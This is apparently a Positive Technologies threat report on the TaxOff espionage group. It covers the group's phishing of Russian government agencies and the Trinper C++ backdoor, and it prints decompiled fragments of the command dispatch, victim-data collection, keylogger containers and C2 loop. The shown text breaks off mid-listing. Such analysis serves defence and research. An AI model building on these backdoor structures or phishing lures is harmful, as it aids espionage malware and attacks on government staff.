TaxOff: um, you've got a backdoor...

By Positive Technologies

Published: 2024-11-28 · Archived: 2026-04-05 16:48:27 UTC

Table of contents:

Table of contents:

TaxOff: um, you've got a backdoor...

Author:

Vladislav Lunin, Senior Specialist of the Positive Technologies Expert Security Center Sophisticated Threat Research Group

Takeaways:

1. A new group was discovered targetting Russian government structures: TaxOff.
2. TaxOff phished using legal and financial emails.
3. TaxOff used the Trinper backdoor in its attacks.
4. Trinper is a multithreaded backdoor written in C++ with flexible configuration using the template method as a design pattern, STL containers, and a buffer cache to improve performance. It has numerous malicious capabilities.

Introduction

In Q3 2024, the Positive Technologies Expert Security Center (PT ESC) TI Department discovered a series of attacks on Russian government agencies. We were unable to establish any connection with known groups using the same techniques. The main goal was espionage and gaining a foothold to follow through on further attacks. We dubbed the group **TaxOff** because of their legal and finance-related phishing emails leading to a backdoor written in at least C++17, which we named **Trinper** after the artifact used to communicate with C2.

Initial infection vector

TaxOff uses phishing emails. We found several of them, including one with a link to Yandex Disk with malicious content for 1C and another with a fake installer for special software used by government employees to submit annual income and expense reports. This software is updated every year and targeted by attackers who distribute malware pretending to be updates.

Materials.img

One email had a link to Yandex Disk with the file Materials.img containing the following:

- DCIM.lnk — a shortcut used to start the Trinper backdoor
- drive.google.com — the Trinper backdoor
- Encrypteddata — merged encrypted RAR archives with trimmed headers
- История поисков.html — a phishing form like the image below



Figure 1. Phishing form

Spravki BK

The other vector contained the Spravki BK software used by government employees in Russia to submit income and expense reports. This software has also been targeted by group to spread the Konni backdoor as the renamed WEXTRACT.EXE.MUI file usually responsible for extracting compressed CAB files. In our case, it contains two executable files instead: bk.exe (Figure 2, Spravki BK) and DotNet35.exe, the Trinper backdoor.

```
[assembly: AssemblyVersion("2.4.53033.7185")]
[assembly: AssemblyFileVersion("2.4.53033.7185")]
[assembly: XmlConfigurator(ConfigFile = "log4net.config", Watch = true)]
[assembly: AssemblyCopyright("Copyright © ФСО России 2014-2017")]
[assembly: ThemeInfo(ResourceDictionaryLocation.None, ResourceDictionaryLocation.SourceAssembly)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: ComVisible(false)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyDescription("")]
[assembly: AssemblyTitle("БК")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("ФСО России")]
[assembly: AssemblyProduct("СПО \"Справки БК\"")]
```

Figure 2. Information about the bk.exe file

Similar to CAB files, the RCData resource section contains attributes of the execution sequence of the files it stores. The first attribute, RUNPROGRAM, contains instructions to execute a specific program or command at the start and launches bk.exe.



Figure 3. RUNPROGRAM attribute contents

The second attribute, POSTRUNPROGRAM, contains instructions to launch the executable file after RUNPROGRAM has been executed. So after bk.exe is run, DotNet35.exe is launched.



Figure 4. POSTRUNPROGRAM attribute contents

Trinper backdoor

To improve general understanding of how the backdoor works, the sections below include an explanation of its architecture, STL, design pattern, custom serialization, and buffer cache as a preface to its functional description.

Architecture

Like any other multithreaded application, Trinper is built on a parallel programming paradigm, specifically thread parallelism. Tasks are broken down into sequential steps as shown on the diagram below, each of which can be performed in parallel with others.



Figure 5. Trinper's architecture

One aspect of thread parallelism is data transfer between threads using global variables that can be divided into the following groups:

1. Group 1 include a container for storing instances of the class communicating with C2 (CommHTTP_instance).
2. Group 2 include a container for storing information about code injections (map_TaskInject).
3. Group 3 include containers for storing running commands (vector_RunningTasks, deque_shared_RunningTasks, map_RunningTasks).
4. Group 4 include containers for storing the operation of background commands (map_shared_ptr_BgJobs, deque_BgJobKeylogger, unordered_map_BgJobKeylogger).

Use of STL

The Standard Template Library provides a set of common generic algorithms, containers, means of accessing their contents, and various functions in C++ used by the backdoor. The main sign of STL runtime is the error messages for various containers.

```
.rdata:0000...  00000010  C  string too long
.rdata:0000...  00000011  C  map/set too long
.rdata:0000...  00000010  C  vector too long
.rdata:0000...  00000012  C  deque<T> too long
.rdata:0000...  0000001B  C  unordered_map/set too long
.rdata:0000...  0000000E  C  list too long
```

Figure 6. Error strings related to STL container runtime

std::string and std::wstring

Strings are objects represented as a sequence of characters. Symbols can either have ASCII or wide encoding, which makes these containers clearly distinguishable. In std::string, the maximum length of the predefined buffer can't exceed 15 bytes, otherwise a heap buffer will be allocated. As for std::wstring, the length of the predefined buffer can't exceed 7 bytes. This runtime is for comparing the length of the stored string and possible subsequent allocation of a heap buffer, which allows one of the containers used to be determined precisely.

```
v2 = a2;
v3 = *(a2 + 16);
if ( *(a2 + 24) >= 0x10uLL )
  v2 = *a2;
v5 = 15LL;
if ( v3 >= 0x10 )
{
  v5 = v3 | 0xF;
  if ( (v3 | 0xF) > 0x7FFFFFFFFFFFFFFLL )
    v5 = 0x7FFFFFFFFFFFFFFLL;
  if ( (v5 + 1) < 0x1000 )
  {
    v6 = 0LL;
    if ( v5 != -1 )
      v6 = operator new(v5 + 1);
  }
```

```
Ptr = a2;
Mysize = a2->_Mypair._Myval2._Mysize;
if ( a2->_Mypair._Myval2._Myres >= 0x10 )
  Ptr = a2->_Mypair._Myval2._Bx._Ptr;
v6 = 15LL;
if ( Mysize >= 0x10 )
{
  v6 = Mysize | 0xF;
  if ( (Mysize | 0xF) > 0x7FFFFFFFFFFFFFFLL )
    v6 = 0x7FFFFFFFFFFFFFFLL;
  v7 = v6 + 1;
  if ( (v6 + 1) < 0x1000 )
  {
    v8 = 0LL;
    if ( v6 != -1 )
      v8 = operator new(v7);
  }
```

```
v1 = *(a1 + 24);
if ( v1 >= 8 )
{
  v3 = *a1;
  if ( 2 * v1 + 2 >= 0x1000 )
  {
    if ( v3 - *(v3 - 1) - 8 > 0x1F )
      invalid_parameter_noinfo_noreturn();
    v3 = *(v3 - 1);
  }
  j_j_free(v3);
}
result = 0LL;
*(a1 + 24) = 7LL;
*(a1 + 16) = 0LL;
*a1 = 0;
```

```
Myres = a1->_Mypair._Myval2._Myres;
if ( Myres >= 8 )
{
  Ptr = a1->_Mypair._Myval2._Bx._Ptr;
  if ( 2 * Myres + 2 >= 0x1000 )
  {
    if ( Ptr - *(Ptr - 1) - 8 > 0x1F )
      invalid_parameter_noinfo_noreturn();
    Ptr = *(Ptr - 1);
  }
  j_j_free(Ptr);
}
result = 0LL;
a1->_Mypair._Myval2._Myres = 7LL;
a1->_Mypair._Myval2._Mysize = 0LL;
a1->_Mypair._Myval2._Bx._Buf[0] = 0;
```

Figure 7. Recognizing the std::string and std::wstring runtime

std::vector<T>

Vectors are containers for array-like sequences that can vary in size. One way to recognize the runtime of a vector is to compare successive memory addresses and then assign a new value to one of them. If the pointer to the first vector element is equal to the pointer to the last element (for example, when adding a new element), then the vector will have to change its current size, allocate additional memory before adding it, and redefine the pointer to the last element.

```
v18 = qword_140040DB0;
v19 = Block;
if ( a2 == qword_140040DB0 )
{
  v27 = v14;
  v28 = &Block;
  if ( Block != qword_140040DB0 )
  {
    do
    {
```

```
Mylast = vector_shared_ptr_CommHTTP_instance._Mylast;
Myfirst = vector_shared_ptr_CommHTTP_instance._Myfirst;
if ( a2 == vector_shared_ptr_CommHTTP_instance._Mylast )
{
  v28 = v13;
  v29 = &vector_shared_ptr_CommHTTP_instance;
  if ( vector_shared_ptr_CommHTTP_instance._Myfirst != vector_shared_ptr_CommHTTP_instance._Mylast )
  {
    do
    {
```

Figure 8. Recognizing the std::vector<T> runtime

std::list<T>

Lists are sequence containers that allow constant-time insertion and erasure of elements anywhere in the sequence, as well as iteration in both directions. One way to recognize the runtime of a doubly linked list is to compare the selected buffer with the subsequent one to see if the end has been reached when iterating the elements.

```
*Block = 0LL;
sub_140012D94(Block);
v2 = Block[0];
v3 = *Block[0];
if ( *Block[0] != Block[0] )
{
  do
  {
    v7 = v3[1];
    sub_14000790C(*(a1 + 24), &v7, 16LL);
    v3 = *v3;
  }
  while ( v3 != v2 );
  v2 = Block[0];
}
*v2[1] = 0LL;
v4 = *v2;
if ( *v2 )
{
  do
  {
    v5 = *v4;
    j_j_free(v4);
    v4 = v5;
  }
  while ( v5 );
}
j_j_free(Block[0]);
```

```
list = 0LL;
TaskGetRunningTasks::GetTasks(&list);
Myhead = list._Myhead;
Next = list._Myhead->_Next;
if ( list._Myhead->_Next != list._Myhead )
{
  do
  {
    v7 = *&Next->_Myval;
    CacheBuffer::AddToCacheBuffer(TaskGetR
    Next = Next->_Next;
  }
  while ( Next != Myhead );
  Myhead = list._Myhead;
}
*Myhead->_Prev = 0LL;
v4 = Myhead->_Next;
if ( Myhead->_Next )
{
  do
  {
    v5 = *v4;
    j_j_free(v4);
    v4 = v5;
  }
  while ( v5 );
}
j_j_free(list._Myhead);
```

Figure 9. Recognizing the std::list<T> runtime

std::map<K, T>

Maps are associative containers that store elements formed by a combination of a key and mapped value in a specific order. One way to recognize map runtime is that the map needs to know if there's already an element with the provided key before inserting a new key-value pair or returning a value based on the key.

```
v3 = qword_140040D98;
v4 = *(qword_140040D98 + 8);
while ( !*(v4 + 25) )
{
  if ( *(v4 + 32) >= result )
  {
    v3 = v4;
    v4 = *v4;
  }
  else
  {
    v4 = *(v4 + 16);
  }
}
if ( !*(v3 + 25) && result >= *(v3 + 32) )
{
  v5 = a1[1];
  if ( !v5 )
    return result;
  goto LABEL_17;
}
v9 = (*(**a1 + 24LL))(*a1);
result = sub_140007298(v6, &v9);
```

```
Myhead = map_shared_ptr_BgJobs._Myhead;
Parent = map_shared_ptr_BgJobs._Myhead->_Parent;
while ( !Parent->_Isnil )
{
  if ( LODWORD(Parent->_Myval.pair1) >= map_key )
  {
    Myhead = Parent;
    Parent = Parent->_Left;
  }
  else
  {
    Parent = Parent->_Right;
  }
}
if ( !Myhead->_Isnil && map_key >= LODWORD(Myhead->_Myval.pair1) )
{
  ctrl = BgJob->ctrl;
  if ( !ctrl )
    return map_key;
  goto LABEL_17;
}
_Newnode = (BgJob->_Ptr->vftable->GetKey)(BgJob->_Ptr);
map_key = std::map::insert(v6, &_Newnode);
```

Figure 10. Recognizing std::map<K, T> runtime

std::unordered_map<K, T>

Unordered maps are associative containers that store elements formed by a combination of a key and mapped value, which allows individual elements to be quickly found by their keys. One of the ways to recognize the runtime of an unordered map is how its elements are stored in hash tables, as the hash sum will always be calculated for any element index regardless of the operation.

```
v5 = 0xCBF29CE484222325uLL;
for ( i = 0LL; i < 4; ++i )
  v5 = 0x100000001B3LL * (*(a3 + i) ^ v5);
v7 = *(qword_140040F08 + 16 * (v5 & qword_140040F20) + 8);
v8 = qword_140040EF8;
if ( v7 == qword_140040EF8 )
  goto LABEL_12;
```

```
v5 = 0xCBF29CE484222325uLL;
for ( i = 0LL; i < 4; ++i )
  v5 = 0x100000001B3LL * (*(a3 + i) ^ v5);
v7 = *(unordered_map_BgJobKeylogger._Vec._Myfirst + 2 * (v5 & unordered_map_BgJobKeylogger._Mask) + 1);
Myhead = unordered_map_BgJobKeylogger._List._Myhead;
if ( v7 == unordered_map_BgJobKeylogger._List._Myhead )
  goto LABEL_12;
```

Figure 11. Recognizing the std::unordered_map<K, T> runtime

std::deque<T>

Deques are dynamically sized sequence containers that can expand or contract at the front (head) or back (tail). One method of recognizing the runtime of a deque is to access elements in the blocks. Their size is always a multiple of two, so access uses bitwise operations to split the index into a block and an offset.

```
 if ( a1 == 3
   && qword_140040D90
   && (v7 = qword_140040D90 + qword_140040D88 - 1,
       v8 = v7 >> 1,
       v9 = v7 & 1,
       *(*(*(*(&qword_140040D70 + 1) + 8 * (v8 & (*(&qword_140040D70 + 2) - 1))) + 8 * v9) + 4LL) == a1) )
 {
   v10 = operator new((v6 + *(*(*(*(&qword_140040D70 + 1) + 8 * (v8 & (*(&qword_140040D70 + 2) - 1))) + 8 * v9) + 8LL)));
   memmove(
     v10,
     *(*(*(*(&qword_140040D70 + 1)
         + 8 * (((qword_140040D90 + qword_140040D88 - 1) >> 1) & (*(&qword_140040D70 + 2) - 1)))
       + 8LL * ((qword_140040D90 + qword_140040D88 - 1) & 1))
     + 16LL),
     *(*(*(*(&qword_140040D70 + 1)
         + 8 * (((qword_140040D90 + qword_140040D88 - 1) >> 1) & (*(&qword_140040D70 + 2) - 1)))
       + 8LL * ((qword_140040D90 + qword_140040D88 - 1) & 1))
     + 8LL));
```

```
if ( val == 3
  && deque_BgJobKeylogger._Mysize
  && (v7 = deque_BgJobKeylogger._Mysize + deque_BgJobKeylogger._Myoff - 1,
      v8 = v7 >> 1,
      v9 = v7 & 1,
      *(*&deque_BgJobKeylogger._Map[v8 & (deque_BgJobKeylogger._Mapsize - 1)][2 * v9] + 4LL) == val) )
{
  v10 = operator new((v6 + *(*&deque_BgJobKeylogger._Map[v8 & (deque_BgJobKeylogger._Mapsize - 1)][2 * v9] + 8LL)));
  memmove(
    v10,
    *(*&deque_BgJobKeylogger._Map[((deque_BgJobKeylogger._Mysize + deque_BgJobKeylogger._Myoff - 1) >> 1) & (deque_BgJobKeylogger._Mapsize - 1)]
    + 16LL),
    *(*&deque_BgJobKeylogger._Map[((deque_BgJobKeylogger._Mysize + deque_BgJobKeylogger._Myoff - 1) >> 1) & (deque_BgJobKeylogger._Mapsize - 1)]
    + 8LL));
  memmove(
    &v10[*(*&deque_BgJobKeylogger._Map[(deque_BgJobKeylogger._Mapsize - 1) & ((deque_BgJobKeylogger._Mysize
```

Figure 12. Recognizing the std::deque<T> runtime

std::shared_ptr<T>

Smart pointers control pointer storage and provide limited trash collection, potentially sharing this control with other objects. One way to recognize the runtime of a smart pointer is with atomic operations. If the number of shared pointers to an object decreases to zero, then the control block is deleted.

```
if ( lpParameter[1] )
{
  result = _InterlockedExchangeAdd(lpParameter[1] + 2, 0xFFFFFFFF);
  if ( result == 1 )
  {
    v8 = lpParameter[1];
    (**lpParameter[1])(lpParameter[1]);
    result = _InterlockedExchangeAdd(v8 + 3, 0xFFFFFFFF);
    if ( result == 1 )
      result = (*(*lpParameter[1] + 8LL))(lpParameter[1]);
  }
}
```

```
if ( shared_ptr_CommHTTP.ctrl )
{
  result = _InterlockedExchangeAdd(&shared_ptr_CommHTTP.ctrl->_Rep._Uses, 0xFFFFFFFF);
  if ( result == 1 )
  {
    ctrl = shared_ptr_CommHTTP.ctrl;
    (shared_ptr_CommHTTP.ctrl->_Rep._Destroy)(shared_ptr_CommHTTP.ctrl);
    result = _InterlockedExchangeAdd(&ctrl->_Rep._Weaks, 0xFFFFFFFF);
    if ( result == 1 )
      result = (shared_ptr_CommHTTP.ctrl->_Rep._Delete_this)(shared_ptr_CommHTTP.ctrl);
  }
}
```

Figure 13. Recognizing the std::shared_ptr<T> runtime

std::filesystem

std::filesystem provides means for performing operations on file systems and their components, including paths, regular files, and directories. One of the ways to recognize its runtime is the presence of functions with the _std_fs_* prefix, which indicates operations with the file system.

```
for ( i = v2; i < 26; ++i )
{
  RootPathName[0] = i + 97;
  DriveTypeA = GetDriveTypeA(RootPathName);
  if ( ((DriveTypeA - 2) & 0xFC) == 0 && DriveTypeA != 3 )
  {
    v54 = Src;
    v2 = -1LL;
    do
      ++v2;
    while ( RootPathName[v2] );
    v5 = _std_fs_code_page();
    v6 = v5;
    Src[0] = 0LL;
    v52 = 0LL;
    v53 = 7LL;
    v50 = v49 | 4;
    if ( v2 )
    {
      if ( v2 > 0x7FFFFFFF )
        sub_140001850();
      v7 = _std_fs_convert_narrow_to_wide(v5, RootPathName, v2, 0LL, 0);
      *&v79 = v7;
      if ( HIDWORD(v7) )
        sub_140001B18(DWORD1(v79));
```

Figure 14. Recognizing the std::filesystem runtime

Including header files

To avoid creating structures manually, we need to include header files. To determine their location, we run the x86/x64 Native Tools Command Prompt for VS 20XX (depending on the bit depth of the executable file) and enter the echo %INCLUDE% command. Then we copy all the paths and paste them in Options > Compiler > Include directories. We also specify -target x86_64-pc-win32/i386-pc-win32 -x c++ as arguments to include C++ header files.



Figure 15. Including header files

In most cases, the element type of containers is set at compile time, so you can't just include a vector header file (for example) and expect all the element types to be included. Instead, you need to create a separate header file where the container element type will be defined explicitly.



Figure 16. Vector structure

Design pattern used

A design pattern in software engineering is a recurring architectural construct offering a solution to a design problem within a frequently occurring context. This is a rare find in malicious code and indicates that the programmer who wrote the backdoor is an experienced professional. The backdoor uses the template method, which is a behavioral design pattern that defines the skeleton of an algorithm and defers certain steps to subclasses. The pattern allows subclasses to redefine the algorithm's steps without changing its overall structure.



Figure 17. The template method

This backdoor pattern is used to create command subclasses that are inherited from the base class and redefine its methods and fields.

```
case 0xF17ED0u:
  Task_1 = operator new(0x48uLL);
  memset(Task_1, 0, 0x48uLL);
  Task::Task(Task_1);
  Task_1->vftable = &TaskReadFile::`vftable';
  Task_1->qw6 = 0LL;
  v9 = operator new(0x18uLL);
  v9->_Rep = 0LL;
  v9->_Rep._Uses = 1;
  v9->_Rep._Weaks = 1;
  v9->_Rep.__vftable = &std::_Ref_count<TaskReadFile>::`vftable';
  v9->value = Task_1;
  break;
case 0xC033A4Du:
  Task_1 = operator new(0x48uLL);
  memset(Task_1, 0, 0x48uLL);
  Task::Task(Task_1);
  Task_1->vftable = &TaskCmd::`vftable';
  Task_1->CacheBuffer1.ctrl = 0LL;
  v9 = operator new(0x18uLL);
  v9->_Rep = 0LL;
  v9->_Rep._Uses = 1;
  v9->_Rep._Weaks = 1;
  v9->_Rep.__vftable = &std::_Ref_count<TaskCmd>::`vftable';
  v9->value = Task_1;
  break;
case 0x6E17A585u:
  Task_1 = operator new(0x30uLL);
  *&Task_1->vftable = 0LL;
  *&Task_1->cmd_id = 0LL;
  *&Task_1->CacheBuffer.ctrl = 0LL;
  Task::Task(Task_1);
  Task_1->vftable = &TaskGetRunningTasks::`vftable';
```

Figure 18. Template method in use

Custom serialization used

In addition to encryption, the backdoor uses custom serialization to store the configuration and increase flexibility, as it allows fields to have multiple values in the same token.

Figure 19. Serialized configuration

For example, if a container token is negative, then it has another container in its value that may also only be part of a sequential nesting of containers or unequivocally determine the value of the token (for example, store a string).

```
token = *Config_src;
LOBYTE(Config_dst->token) = token;
size = *(Config_src + 1);
Config_chunk = (Config_src + 3);
Config_dst->buf_size = size;
if ( Config_len < (size + 3) )
  return 0;
if ( token >= 0 )
{
  buffer = operator new(size);
  buffer_size = Config_dst->buf_size;
  Config_dst->buffer = buffer;
  memmove(buffer, Config_chunk, buffer_size);
}
else
{
  LOBYTE(Config_dst->is_container) = 1;
  LOBYTE(Config_dst->token) = token & 0x7F;
  if ( size )
  {
    while ( 1 )
    {
      v9 = operator new(0x30uLL);
      v15 = v9;
      *&v9->token = 0LL;
      v10 = v9;
      *&v9->is_container = 0LL;
      *&v9->cfg_chunks._Mylast = 0LL;
      v9->cfg_chunks._Myfirst = 0LL;
      v9->cfg_chunks._Mylast = 0LL;
      v9->cfg_chunks._Myend = 0LL;
      v9->buffer = 0LL;
      LOBYTE(v9->is_container) = 0;
      v9->buf_size = 0;
      LOBYTE(v9->token) = 0;
      if ( !Config::Deserialization(v9, Config_chunk, size) || v10->buf_size > size )
        break;
```

Figure 20. Deserialization of the configuration

Buffer cache use

A buffer cache is a data structure designed for the temporary storage of data to speed up access to it. The Trinper backdoor uses caching to reduce access time to frequently used data, minimize latency, and improve overall program performance.

```
*NewCacheBuffer = 0LL;
v4 = operator new(0x60uLL);
memset(v4, 0, sizeof(struct_CacheBuffer));
CacheBuffer = CacheBuffer::CacheBuffer(v4);
NewCacheBuffer->_Ptr = 0LL;
NewCacheBuffer->ctrl = 0LL;
control_block_CacheBuffer = operator new(0x18uLL);
control_block_CacheBuffer->_Rep = 0LL;
control_block_CacheBuffer->_Rep._Uses = 1;
control_block_CacheBuffer->_Rep._Weaks = 1;
control_block_CacheBuffer->_Rep.__vftable = &std::_Ref_count<CacheBuffer>::`vftable';
control_block_CacheBuffer->value = CacheBuffer;
NewCacheBuffer->_Ptr = CacheBuffer;
NewCacheBuffer->ctrl = control_block_CacheBuffer;
CacheBuffer::NewBuffer(CacheBuffer, OldCacheBuffer->buffer_size);
CacheBuffer::Copy(NewCacheBuffer->_Ptr, OldCacheBuffer->buffer, OldCacheBuffer->buffer_size);
return NewCacheBuffer;
```

Figure 21. Use of buffer cache

Initialization and execution of main class instances

At the start, the backdoor deserializes the configuration and gets the name it should have. If it's different, execution is stopped, but if the names match, the backdoor continues initialization and calls a function to obtain information about the victim's computer and collect it with the following type of VictimInfo structure:

```
 struct struct_VictimInfo
{
        DWORD magic;
        struct_VictimData VictimData;
};

struct struct_VictimData
{
        GUID guid;
        BYTE pbSecret[16];
        BYTE UserNameW[64];
        BYTE hostname[32];
        BYTE disks[32];
        BYTE h_addrs[20];
        DWORD KeyboardLayout;
        BYTE dwOemId;
        BYTE val_64;
        BYTE dwMajorVersion;
        BYTE dwMinorVersion;
        BYTE Authority;
        BYTE FileNameW[64];
        BYTE AdaptersAddresses[6];
};
```

The fields of the VictimInfo structure have the following purposes:

Member	Purpose
magic	Magic number 0xB0B1B201
VictimData	<table><tr><th>Member</th><th>Purpose</th></tr><tr><td>guid</td><td>Generated GUID</td></tr><tr><td>pbSecret</td><td>Session key for AES-128-CBC</td></tr><tr><td>UserNameW</td><td>Username</td></tr><tr><td>hostname</td><td>Host name</td></tr><tr><td>disks</td><td>Disk names</td></tr><tr><td>h_addrs</td><td>Host address list</td></tr></table>

Member	Purpose

Member	Purpose
KeyboardLayout	System language used
dwOemId	Information about the architecture
val_64	Constant value 64
dwMajorVersion	Major version of the system
dwMinorVersion	Minor version of the system
Authority	Level of integrity
FileNameW	File path
AdaptersAddresses	Addresses of network adapters

After filling in the VictimInfo structure, the backdoor creates and runs these class instances for execution in different threads:

- CommHTTP — the class for the thread for communication with C2 servers
- BgJobFileCapture — the class for the thread that monitors the file system
- BgJobKeylogger — the class for the thread where keystrokes will be intercepted

In its thread, the CommHTTP class parses the deserialized configuration it will use to communicate with C2, generates a session key for AES-128-CBC (with the initialization vector equal to zero), imports the public RSA key, and enters a communication loop with C2 servers where:

- Commands are received
- Results about command operations are received and sent

```
Mylast = CommHTTP->Config.C2._Mylast;
Myfirst = CommHTTP->Config.C2._Myfirst;
count = 0;
for ( result = (((Mylast - Myfirst) * 0x6666666666666667LL) >> 64) >> 63;
      (Mylast - Myfirst) / 40;
      result = (((Mylast - Myfirst) * 0x6666666666666667LL) >> 64) >> 63 )
{
  c2_idx = count % ((Mylast - Myfirst) / 40);
  do
  {
    while ( 1 )
    {
      v7 = 110LL;
      do...
      if ( !CommHTTP::GetTaskBgResults(CommHTTP) )
        break;
      v9 = CommHTTP::SendResults(CommHTTP, c2_idx);
      v10 = 320LL;
      do...
      Sleep(CommHTTP->Config.sleep_time);
      if ( !v9 )
        goto LABEL_25;
    }
